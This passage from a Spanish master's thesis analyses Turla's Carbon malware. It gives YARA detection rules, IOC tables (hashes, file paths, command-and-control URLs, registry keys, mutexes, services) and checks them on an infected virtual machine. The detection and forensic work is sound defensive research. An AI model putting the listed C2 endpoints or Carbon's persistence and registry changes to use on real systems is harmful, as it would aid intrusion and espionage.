17/06/20|15:33:02|AHC2ATHsAqYc66to0CXA9alAET|u|ST|4/08|"C:\Program
Files\Internet Explorer\iexplore.exe" :1981|
17/06/20|15:33:02|AHC2ATHsAqYc66to0CXA9alAET|u|ST|1981:END|
17/06/20|15:33:04|AHC2ATHsAqYc66to0CXA9alAET|u|W|-1|0|ALL|NOINET|
17/06/20|15:33:06|AHC2ATHsAqYc66to0CXA9alAET|u|W|-1|0|ALL|NOINET|

6. Reglas YARA e IOCs

Después de realizar un análisis exhaustivo de todos los componentes de Carbon, en este apartado se proponen una serie de reglas YARA con el objetivo de detectar el malware en otros equipos. Por otra parte, también se adjunta el listado de IOCs generados de dicha tarea de ingeniería inversa para identificar si un equipo ha sido comprometido o se está intentando comprometerlo.

6.1. Reglas YARA

En este apartado se van a listar las diferentes reglas YARA creadas para detectar los diferentes componentes del malware Carbon de Turla. El objetivo es crear estas reglas para que sean usadas para detectar los ficheros en memoria y disco y a la vez para realizar malware hunting de ficheros similares en diferentes plataformas como por ejemplo Virustotal Intelligence. También podrían usarse para integrarse con cualquier sandbox que soporte análisis de reglas YARA para poder realizar detecciones en estático y en memoria en caso de que el malware esté empaquetado.

6.1.1. Dropper

A continuación, se adjunta la regla YARA creada para detectar ficheros del tipo Carbon Dropper de arquitecturas de 32 y 64 bits:

```
rule apt_RU_Turla_Carbon_Dropper : apt {
  meta:
    author = "Marc"
    date = "27/08/2020"
    desc = "Detects the Turla Carbon Dropper"
    hash = "a6efd027b121347201a3de769389e6dd"
    version = "0.1"

  strings:
    $strgrp1_1 = "viIta" nocase wide ascii
    $strgrp1_2 = "S-1-16-12288" nocase wide ascii
    $strgrp1_3 = "S:(ML;;NW;;;S-1-16-0)" nocase wide ascii
    $strgrp1_4 = "A;OICIID;GA" nocase wide ascii

    $strgrp2_1 = "Virtual Private Network Routing Service" nocase wide
    ascii
    $strgrp2_2 = "Health Key and Certificate Management Service"
    nocase wide ascii
    $strgrp2_3 = "System Restore Service" nocase wide ascii
    $strgrp2_4 = "Alerter" nocase wide ascii

    $code_x64 = { B9 00 20 00 00 FF 15 [4] 48 89 [1-6] 48 8D [1-6] 48
    89 [1-6] 41 B9 00 20 00 00 4C 8B [1-6] 33 D? 48 8B [1-6] FF 15 [4] 85
    C0 75 ?? FF 15 }
    $code_x86 = { 68 00 20 00 00 FF 15 [4] 83 C4 ?? 89 [1-6] 8D [1-6]
    5? 68 00 20 00 00 8B [1-6] 5? 6A 00 8B [1-6] 5? FF 15 [4] 85 C0 75 ??
    FF 15 }

  condition:
    filesize < 1MB
```

```

    and 1 of ($code*)
    and any of ($strgrp1_*)
    and any of ($strgrp2_*)
}

```

Esta es la regla más importante para capturar ficheros de la familia Carbon debido a que el dropper lleva embebida la configuración del malware y es necesaria para que los otros componentes funcionen correctamente.

6.1.2. Loader

A continuación, se adjunta la regla YARA creada para detectar ficheros del componente Loader o DLL de servicio de Carbon en arquitecturas de 32 y 64 bits:

```

rule apt_RU_Turla_Carbon_ServiceDLL : apt {
  meta:
    author = "Marc"
    date = "27/08/2020"
    desc = "Detects the Turla Carbon Service DLL"
    hash = "67e400d026e50f18599b2beeda2c565d"
    version = "0.1"

  strings:
    $strgrp_1 = "OnDemandStart" nocase wide ascii
    $strgrp_2 = "OnDemandStop" nocase wide ascii
    $strgrp_3 = "*.inf" nocase wide ascii
    $strgrp_4 = "DestinationDirs" nocase wide ascii

    $code_x86_1 = { 68 00 08 00 00 C7 [1-6] FF D? 68 00 08 00 00 8B
[1-6] FF D? 83 C4 ?? 8B [1-6] 85 ?? 0F 84 [4] 85 ?? 0F 84 [4] 68 00 08
00 00 6A 00 5? E8 [4] 68 00 08 00 00 6A 00 5? E8 }
    $code_x86_2 = { 68 08 02 00 00 8D [1-6] 5? 68 [4] FF 15 [4] 85 C0
0F 84 [4] 0F B7 [1-6] 5? 8D [1-6] 5? 8D [1-6] 5? FF 15 [4] 83 C4 ?? 6A
28 8D [1-6] 5? 8D [1-6] 5? 8D [1-6] 5? 8D [1-6] 5? 68 08 02 00 00 8D
[1-6] 5? 8D [1-6] 5? FF 15 }

    $code_x64 = { 41 B8 08 02 00 00 48 8D [1-6] 48 8D [1-6] FF 15 [4]
85 C0 75 ?? 33 C? E9 [4] 0F B7 [1-6] 44 8B [1-6] 48 8D [1-6] 48 8D [1-
6] FF 15 [4] C7 [1-10] 48 8D [1-6] 48 89 [1-6] 48 8D [1-6] 48 89 [1-6]
48 8D [1-6] 48 89 [1-6] 4C 8D [1-6] 41 B8 08 02 00 00 48 8D [1-6] 48
8D [1-6] FF 15 }

  condition:
    filesize < 100KB
    and 1 of ($code*)
    and any of ($strgrp_*)
}

```

6.1.3. Orchestrator

A continuación, se adjunta la regla YARA creada para detectar ficheros del componente Orchestrator de Carbon en arquitecturas de 32 y 64 bits:

```
rule apt_RU_Turla_Carbon_Orchestrator : apt {
  meta:
    author = "Marc"
    date = "27/08/2020"
    desc = "Detects the Turla Carbon Orchestrator"
    hash = "750ed2ff73374bac96aa389f1450469e"
    version = "0.1"

  strings:
    $strgrp1_1 = "bucket sorting ..." nocase wide ascii
    $strgrp1_2 = "Proxy task %d for obj %s ACTIVE fail robj=%s" nocase
wide ascii
    $strgrp1_3 = "SYSTEM\\CurrentControlSet\\Control\\LSA" nocase wide
ascii
    $strgrp1_4 =
"SYSTEM\\CurrentControlSet\\Services\\lanmanserver\\parameters" nocase
wide ascii

    $strgrp2_1 = "DestinationDirs" nocase wide ascii
    $strgrp2_2 = "*.inf" nocase wide ascii
    $strgrp2_3 = "A;OICIID;GA" nocase wide ascii
    $strgrp2_4 = "run_task_system" nocase wide ascii
    $strgrp2_5 = "frag_size=32768" nocase wide ascii
    $strgrp2_6 = "frag.tcp" nocase wide ascii

    $strgrp3_1 = /W\\|-2\\|%d\\|%s\\|. {1,50}\\n/ nocase wide ascii
    $strgrp3_2 = /(L|S|A|P|INJ)\\|-1\\|. {1,50}\\n/ nocase wide ascii
    $strgrp3_3 = /AS_(G|CUR_USER|USER):. {1,50}\\(\\):%d\\n/ nocase wide
ascii

  condition:
    filesize < 300KB
    and 2 of ($strgrp1_*)
    and 3 of ($strgrp2_*)
    and any of ($strgrp3_*)
}
```

6.1.4. Communications Library

A continuación, se adjunta la regla YARA creada para detectar ficheros del componente Communications Library en Carbon de arquitecturas de 32 y 64 bits:

```
rule apt_RU_Turla_Carbon_CommunicationLibrary : apt {
  meta:
    author = "Marc"
    date = "27/08/2020"
    desc = "Detects the Turla Carbon Comms Library"
    hash = "0868a27ef0aa512cbae82f4251767f4b"
    version = "0.1"

  strings:
    $strgrp1_1 = "bucket sorting ..." nocase wide ascii
```



```

$strgrp1_2 = "/javascript/view.php" nocase wide ascii
$strgrp1_3 = "Proxy task %d obj %s ACTIVE fail robj %s" nocase
wide ascii

$strgrp2_1 = "check_lastconnect" nocase wide ascii
$strgrp2_2 = "lastsuccon" nocase wide ascii
$strgrp2_3 = "rendezvous_point" nocase wide ascii
$strgrp2_4 = "configlastsend" nocase wide ascii
$strgrp2_5 = "DestinationDirs" nocase wide ascii
$strgrp2_6 = "*.inf" nocase wide ascii

$strgrp3_1 = /W\| (0|1|-1)\|%d\| %s: %s\|. {1,50}\n/ nocase wide ascii
$strgrp3_2 = / (W|P) . {1,10}\|%s: %s\|%d\|%d\|\n/ nocase wide ascii
$strgrp3_3 = "%s: http://%s%s" nocase wide ascii
$strgrp3_4 = / (TS|ST|CR|PV|TP|SL|WP|IA|RP) \|%d\|\n/ nocase wide
ascii

condition:
  filesize < 200KB
  and 1 of ($strgrp1_*)
  and 2 of ($strgrp2_*)
  and 3 of ($strgrp3_*)
}

```

6.2. Indicators of Compromise

Un indicador de compromiso o IOC, del inglés Indicator of Compromise, es toda aquella información relevante que describe cualquier incidente de ciberseguridad, actividad y/o artefacto malicioso mediante el análisis de sus patrones de comportamiento.

La intención de un indicador de compromiso es esquematizar la información que se recibe o se extrae durante el análisis de un incidente, de tal manera que pueda reutilizarse por otros investigadores o afectados, para descubrir la misma evidencia en sus sistemas y llegar a determinar si han sido comprometidos o no, ya sea desde el punto de vista de monitorización frente a amenazas o por análisis forense. La idea subyacente es que, si se analiza un sistema y se encuentran los detalles recogidos en un indicador de compromiso concreto, se está ante una infección provocada por el malware al que hace referencia dicho indicador de compromiso

El malware suele realizar varias modificaciones en los sistemas para elevarse de privilegios o mantener la persistencia en el equipo infectado. Cada código malicioso realiza esta tarea de forma diferente es por eso que el uso de IOCs es necesario para poder identificar de que familia de malware se trata.

Por tanto, los indicadores de compromiso (IoCs) sirven para identificar si un equipo ha sido comprometido o se está intentando comprometerlo, desde un punto de vista forense.

6.2.1. Muestras maliciosas

En este apartado se van a listar los hashes MD5 identificativos de todos los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

Módulo de Carbon	MD5
Dropper	a6efd027b121347201a3de769389e6dd
Loader	957930597221ab6e0ff4fd7c6f2ee1cc
Orchestrator	3b10f20729d79ca3a92510674ff037c2
Communications x64	c9c819991d4e6476e8f0307beed080b7
Communications x86	e5a90e7e63ededbdd5ee13219bc93fce
Configuración	e116ea1d9682a47792e1822a15ba6088

Tabla 2. Hash MD5 de los componentes de Carbon

6.2.2. Directorio y nombre de ficheros

En este apartado se van a listar los directorios y los nombres de ficheros de todos los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

Módulo de Carbon	Nombre de fichero	Directorio
Dropper	sterminal.exe	Cualquier directorio del sistema
Loader	alrsvc.dll	C:\Windows\System32
Orchestrator	sacril.dll	C:\Program Files*
Communications x64	ablhelper.dll	C:\Program Files*
Communications x86	frontapp.dll	C:\Program Files*
Configuración	estdlawf.fes	C:\Program Files*

Tabla 3. Ruta y nombre de fichero de los componentes de Carbon

La ruta cambia a cada ejecución del dropper de Carbon, pero los ficheros que crea siempre suelen encontrarse en "C:\Program Files*". Algunos nombres de ficheros suelen ser diferentes con cada nueva compilación del dropper o campaña.

6.2.3. Paneles de control

En este apartado se van a listar las URLs usadas como panel de control de todos los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

URL
https://www.berlinguas.com/wp-content/languages/index.php
https://www.balletmaniacs.com/wp-includes/fonts/icons/
https://pastebin.com/raw/5qXBPmAZ

Tabla 4. Paneles de control de Carbon

Las anteriores URLs de panel de control suelen cambiar en cada nueva muestra del dropper de Carbon. La URL de Pastebin se trata del RendezVous Point extraído de la configuración de Carbon.

6.2.4. Claves de registro

En este apartado se van a listar las claves y valores de registro modificados por los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

Clave	Valores
SYSTEM\\CurrentControlSet\\Services\\Alerter\\Parameters	ServiceDLL ServiceDllUnloadOnStop ServiceMain
SYSTEM\\CurrentControlSet\\Services\\%s\\Parameters	ServiceDLL ServiceDllUnloadOnStop ServiceMain
SYSTEM\\CurrentControlSet\\Services\\%s\\Parameters	ServiceDLL ServiceDllUnloadOnStop ServiceMain
Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\	2500
SOFTWARE\\Microsoft\\Internet Explorer\\Main	NoProtectedModeBanner
SYSTEM\\CurrentControlSet\\Control\\LSA	RestrictAnonymous
SYSTEM\\CurrentControlSet\\Services\\lanmanserver\\parameters	NullSessionPipes
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings	ProxyHttp1.1 EnableHttp1_1

Tabla 5. Claves de registro modificadas por Carbon

6.2.5. Mutex

En este apartado se van a listar los objetos mutex identificativos de todos los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

Nombre del mutex
Global\\Open.Locked.Session.MBP
Global\\StopDeskIntel
Global\\StickLowDrop
Global\\NE_full_block_clone
Global\\{5279C310-CA22-EAA1-FE49-C3A6A22AFC82}
Global\\Central.Orchestrator.E
Global\\ViHyperCPrompt

Tabla 6. Mutex creados por Carbon

Los anteriores nombres de los objetos mutex se mantienen constantes en varias muestras de la misma versión de Carbon, pero es posible que puedan ser modificadas por los actores en muestras posteriores.

6.2.6. Servicios

En este apartado se van a listar los nombres de servicios identificativos de todos los artefactos relacionados con una infección de Turla Carbon para facilitar su detección en los sistemas.

Nombre de servicio	Nombre a mostrar	Nombre del ejecutable
Alerter	Alerter	alrsvc.dll
ipvpn	Virtual Private Network Routing Service	ipvpn.dll
hkmsvc	Health Key and Certificate Management Service	kmsvc.dll

Tabla 7. Servicios creados por Carbon

Los anteriores nombres de servicio se mantienen constantes en varias muestras de la misma versión de Carbon, pero es posible que puedan ser modificadas por los actores en muestras posteriores.

7. Resultados finales

Habiendo realizado ingeniería inversa a los componentes de Carbon se ha visto como en el apartado anterior se han podido extraer varios indicadores de compromiso de diferente tipo con el objetivo de detectar el malware. Con el mismo objetivo, se han generado reglas YARA para cada componente.

Como resultado del proceso de ingeniería inversa de Carbon se han logrado crear un total de 33 IOCs que van a servir para identificar infecciones del malware en diferentes equipos. Los IOCs se dividen en las siguientes categorías:

- Hash MD5 de las muestras maliciosas
- Directorios y nombres de ficheros
- Paneles de control
- Claves de registro
- Objetos mutex
- Nombres de servicios

Para demostrar que los indicadores de compromiso funcionan correctamente y detectan el malware se ha procedido a infectar una máquina virtual con Carbon y analizar los artefactos generados por el malware en el equipo.


En primer lugar, si ejecutamos el dropper podemos observar los siguientes mensajes en la línea de comandos:

```
START
Admin privilege accepted
AR:C:\Program Files\Windows Portable Devices
WTEST 'C:\Program Files\Windows Portable Devices\tsD9C2KS.tmp'
WTEST OK
26
2: Mj-6, Mn-1, Typ-1
W7
Service stopped. Continue...
New storage: C:\Program Files\7-Zip\Lang
WTEST 'C:\Program Files\7-Zip\Lang\tsD9C2KS.tmp'
WTEST OK
TOTAL DOMINATION!!!
unpack: #203 -> 'C:\Program Files\7-Zip\Lang\estdlawf.fes'
extract_file(): OK
unpack: #164 -> 'C:\Program Files\7-Zip\Lang\sacril.dll'
extract_file(): OK
unpack: #105 -> 'C:\Program Files\7-Zip\Lang\frontapp.dll'
extract_file(): OK
unpack: #165 -> 'C:\Program Files\7-Zip\Lang\ablhelper.dll'
extract_file(): OK
Drop res...
CS2 OK
2
3
[+] Service group has been fixed
unpack: #161 -> '%SystemRoot%\system32\alrsvc.dll'
extract_file(): OK
Reinicie el equipo para completar la instalacion.
DONE
Close handles
```

Figura 92. Ejecución del componente dropper

Estos son mensajes que los operadores utilizan para saber si la ejecución fue exitosa y la ubicación del directorio de trabajo de Carbon. Usando la herramienta DirWatch que monitoriza las modificaciones de ficheros en disco, se ha podido corroborar que los ficheros corresponden a los componentes de Carbon y que el directorio de trabajo es la ruta "C:\Program Files\7-Zip\Lang\" y cumple con los IOCs establecidos.

Usando el programa HashMyFiles, si extraemos el hash MD5 de los ficheros creados por el dropper en el directorio de trabajo podemos observar como concuerdan con los descritos en el apartado de IOCs.



Filename	MD5
ablhelper.dll	c9c819991d4e6476e8f0307beed080b7
dbr4s.lte	d8a64c6c766185ba01fad50e1a859270
estdlawf.fes	b93e664fb217758b2945d0652385094d
frontapp.dll	e5a90e7e63ededbdd5ee13219bc93fce
sacril.dll	3b10f20729d79ca3a92510674ff037c2
Turla_Carbon_Dropper.exe	a6efd027b121347201a3de769389e6dd

Figura 93. Hash MD5 de los componentes de Carbon

Una vez ejecutado el dropper satisfactoriamente, si ejecutamos el programa “services.msc” nos va a listar los servicios que existen en el sistema. Si ordenamos por nombre rápidamente podemos observar que existe un servicio con nombre “Alerter” indicativo de infección por Carbon.





Figura 94. Servicio Alerter creado por Carbon

Si analizamos con la herramienta “Process Hacker” los módulos del proceso “svchost.exe” con PID 2816, que es el encargado de ejecutar Carbon, podemos observar que los módulos Loader y Orchestrator se encuentran cargados en el contexto de dicho proceso.



Base address	Type	Size	Protect...	Use
0xff560000	Image	44 kB	WCX	C:\Windows\System32\svchost.exe
0x7fef110000	Image	260 kB	WCX	C:\Program Files\7-Zip\Lang\sacril.dll
0x7fef25e0000	Image	32 kB	WCX	C:\Windows\System32\alrsvc.dll

Figura 95. Módulos de Carbon cargados en proceso svchost.exe

Con la misma herramienta, si analizamos los handles de tipo mutant en uso por el proceso podemos observar que son los mismos listados como indicador de compromiso en el apartado anterior.

Mutant	\BaseNamedObjects\Open.Locked.Session.MBP	0x11c
Mutant	\BaseNamedObjects\StopDeskIntel	0x120
Mutant	\BaseNamedObjects\StickLowDrop	0x124
Mutant	\BaseNamedObjects\NE_full_block_clone	0x128
Mutant	\BaseNamedObjects\{5279C310-CA22-EAA1-FE49-C3A6A22AFC82}	0x12c
Mutant	\BaseNamedObjects\Central.Orchestrator.E	0x130
Mutant	\BaseNamedObjects\ViHyperCPrompt	0x134

Figura 96. Mutex creados por Carbon

Para verificar los indicadores de compromiso de claves de registro, se ha utilizado el programa Process Monitor que entre otras muchas funcionalidades permite ver que claves y valores del registro modifica un proceso.

Si analizamos los valores y claves modificados por el dropper podemos ver que concuerdan con los descritos en el apartado anterior.

2524	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\svcs	SUCCESS	Type: REG_MULTI_SZ, Length: 902, Data: AeLookupSvc, Alerter, CertPropSvc,
2524	RegCreateKey	HKLM\System\CurrentControlSet\Services\Alerter\Parameters	SUCCESS	Desired Access: Set Value, Disposition: REG_CREATED_NEW_KEY
2524	RegSetValue	HKLM\System\CurrentControlSet\Services\Alerter\Parameters\ServiceDLL	SUCCESS	Type: REG_EXPAND_SZ, Length: 66, Data: %SystemRoot%\system32\alrsvc.dll
2524	RegSetValue	HKLM\System\CurrentControlSet\Services\Alerter\Parameters\ServiceDllUnloadOnStop	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
2524	RegSetValue	HKLM\System\CurrentControlSet\Services\Alerter\Parameters\ServiceMain	SUCCESS	Type: REG_SZ, Length: 24, Data: ServiceMain

Figura 97. Claves y valores modificados por el dropper

De la misma forma, si se analiza el proceso principal de Carbon donde se encuentra en ejecución el Orchestrator podemos observar como también se modifican un par de valores y que éstos se encuentran en la lista de IOCs.

2816	RegSetValue	HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters\NullSessionPipes	SUCCESS	Type: REG_MULTI_SZ, Length: 22, Data: suplexpc
2816	RegSetValue	HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0

Figura 98. Valores modificados por el Orchestrator

Por otra parte, para comprobar que las reglas YARA son efectivas y detectan el malware, se ha procedido a realizar un escaneo de la memoria de los procesos infectados por el malware Carbon.

En el proceso con PID 2672, que se trata del proceso asociado al componente dropper, podemos ver como ha sido identificado mediante la regla `apt_RU_Turla_Carbon_Dropper` detectando el dropper. También podemos observar la detección de la regla `apt_RU_Turla_Carbon_ServiceDLL` que identifica el componente Loader (ServiceDLL). Eso es posible debido a que probablemente en el momento del escaneo estaría el anterior módulo descifrado en memoria.





Figura 99. Escaneo YARA en el proceso del dropper

Seguidamente, si analizamos el proceso “svchost.exe” con PID 2816 encargado de ejecutar el servicio de Carbon, vemos como aparece la detección de las reglas apt_RU_Turla_Carbon_ServiceDLL y apt_RU_Turla_Carbon_Orchestrator.




```
CA: Administrador: C:\Windows\system32\cmd.exe

C:\Users\Marc\Desktop>yara64 Turla.yar 2816
apt_RU_Turla_Carbon_ServiceDLL 2816
apt_RU_Turla_Carbon_Orchestrator 2816
```

Figura 100. Escaneo YARA en svchost.exe

El servicio de Carbon ejecuta el Loader y éste carga en memoria el Orchestrator y es por eso mismo que se detectan los dos componentes en el proceso.

Para corroborar que la detección del componente Communications Library funciona, hay que probarla sobre uno de los procesos en los que se encuentra inyectado. En este caso se ha probado sobre el proceso del programa Firefox identificado con PID 1952.




```
CA: Administrador: C:\Windows\system32\cmd.exe

C:\Users\Marc\Desktop>yara64 Turla.yar 1952
apt_RU_Turla_Carbon_Orchestrator 1952
apt_RU_Turla_Carbon_CommunicationLibrary 1952
```

Figura 101. Escaneo YARA en firefox.exe

Como resultado se aprecia que ha sido detectado el componente Orchestrator mediante la regla apt_RU_Turla_Carbon_Orchestrator y el Communications Library con la regla apt_RU_Turla_Carbon_CommunicationLibrary.

Por último, para confirmar que también se detecta el malware en disco se ha ejecutado el programa YARA sobre los ficheros extraídos de la infección del malware y se comprobado como todos los componentes son detectados correctamente.



```
CA: C:\Windows\System32\cmd.exe

Microsoft Windows [Versión 10.0.19041.508]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

D:\Malware Analysis\MCS_TFM_Investigando_a_Turla\Yara_rules>yara Turla.yar Carbon_x64_Files
apt_RU_Turla_Carbon_ServiceDLL Carbon_x64_Files\alrsvc.dll
apt_RU_Turla_Carbon_CommunicationLibrary Carbon_x64_Files\ablhelper.dll
apt_RU_Turla_Carbon_CommunicationLibrary Carbon_x64_Files\frontapp.dll
apt_RU_Turla_Carbon_Orchestrator Carbon_x64_Files\sacril.dll
apt_RU_Turla_Carbon_Dropper Carbon_x64_Files\Turla_Carbon_Dropper.bin
```

Figura 102. Escaneo YARA en disco

Gracias a todas las pruebas realizadas anteriormente, se ha podido constatar que las reglas YARA desarrolladas en este proyecto detectan tanto en memoria como en disco cada uno de los componentes de Carbon.

8. Coste del proyecto

En este apartado se va a detallar el tiempo y el dinero empleado en la realización del proyecto. Se va a dividir entre coste temporal y coste económico.

8.1. Coste temporal

El volumen de trabajo que ha comportado la realización del proyecto se puede clasificar en los siguientes apartados:

- Estudio del grupo APT Turla
- Ingeniería inversa del malware Carbon
- Creación de reglas YARA e IOCs
- Realización de la memoria

A continuación, se va a explicar detalladamente en qué ha consistido y cuánto tiempo ha requerido cada uno de los apartados mencionados anteriormente.

El estudio del grupo APT Turla ha supuesto un total de 70 horas del proyecto y que han servido para investigar y leer la documentación necesaria para elaborar los apartados de fundamentos teóricos en los que se ha abordado el estudio del arte del malware y también de las APTs. Por otra parte, en esta tarea se ha buscado información en fuentes abiertas de inteligencia en Internet para poder crear el perfil del actor APT Turla. Este perfil contiene la descripción y origen, las operaciones pasadas, el tipo de víctimas que atacan, las tácticas utilizadas y las herramientas del grupo en el que se basa la presente investigación.

La tarea de realizar ingeniería inversa del malware Carbon ha supuesto un total de 90 horas del proyecto y ha sido en la que más se ha invertido horas, ya que es el apartado principal de la investigación. El total de horas ha sido repartido entre los análisis de la arquitectura del malware, del directorio de trabajo, de las diferentes versiones, del fichero de configuración y del fichero de log. Además, se ha realizado ingeniería inversa de los cuatro componentes: el dropper, el loader, el orchestrator y la communications library. El dropper y el loader fueron los componentes más sencillos de analizar, en cambio, el orchestrator y la communications library fueron más complicados y tediosos.

La elaboración y creación de las reglas YARA e IOCs ha supuesto un total de 30 horas del proyecto y ha sido la tarea en la que menos tiempo se ha empleado. Eso es debido a la experiencia ya adquirida anteriormente desarrollando reglas YARA y al hecho de que mientras se realizaba ingeniería inversa de Carbon se iban organizando los artefactos y extrayendo los IOCs relevantes del malware.

La redacción de la memoria ha supuesto un total de 60 horas del proyecto las cuáles se han invertido en desarrollar este documento y todos sus apartados. Buena parte del tiempo del proyecto se ha dedicado a elaborar la memoria ya que es uno de los puntos más importantes y que refleja el trabajo realizado en este proyecto. También se incluyen en este apartado las horas relacionadas con la revisión, corrección de la memoria y de organización del proyecto.

El resumen de horas dedicado a cada tarea del proyecto se puede ver en la siguiente tabla:

Tarea	Horas	%
Estudio del grupo APT Turla	70	28%
Ingeniería inversa del malware Carbon	90	36%
Creación de reglas YARA e IOCs	30	12%
Realización de la memoria	60	24%
TOTAL	250	100%

Tabla 8. Resumen de horas

Cabe mencionar que el cálculo de horas es aproximado ya que algunas tareas se han podido solapar o realizar en paralelo como, por ejemplo, el estudio del grupo APT Turla y la redacción de la memoria o la creación de IOCs y la ingeniería inversa del malware Carbon.

A modo de resumen, se adjunta el siguiente gráfico que resume la distribución de las horas empleadas en el proyecto:

Coste temporal




Figura 103. Coste temporal

8.2. Coste económico

En este apartado se va a evaluar el coste económico del proyecto en función de la retribución bruta de un analista de malware senior, es por eso que se ha establecido un coste medio de 35 €/hora sin contar los impuestos. Según el número de horas que se han mencionado en el apartado de Coste temporal, que son 250 horas, el coste personal asciende a un total de 8750,00 €.

En lo que a herramientas y licencias se refiere, puesto que el proyecto ha sido puramente de investigación e ingeniería inversa no ha sido necesario comprar ningún material adicional para su desarrollo.

Cabe mencionar que se ha contado con una licencia empresarial del programa Interactive Disassembler [28], más conocido como IDA, de la empresa Hex-Rays para poder realizar el proceso de ingeniería inversa del malware. El coste de dicha licencia, si fuera adquirida por un usuario, sería de 1592,00 €. Por otra parte, si se desea obtener el módulo de decompilado de código el precio de dicho componente es de 2227,00 € para cada arquitectura (x86 o x64).

Para realizar el estudio del grupo APT se han usado fuentes de inteligencia libres como por ejemplo ThreatConnect [29] o los propios posts de firmas de antivirus que han realizado investigaciones acerca del grupo, por lo tanto, no ha sido necesario llevar a cabo ningún gasto económico.

La descarga del fichero de malware Carbon se ha realizado desde la plataforma Hybrid Analysis [30] que cuenta con un registro de usuario gratuito para estudiantes e investigadores, por lo tanto, tampoco se ha incurrido en ningún gasto.

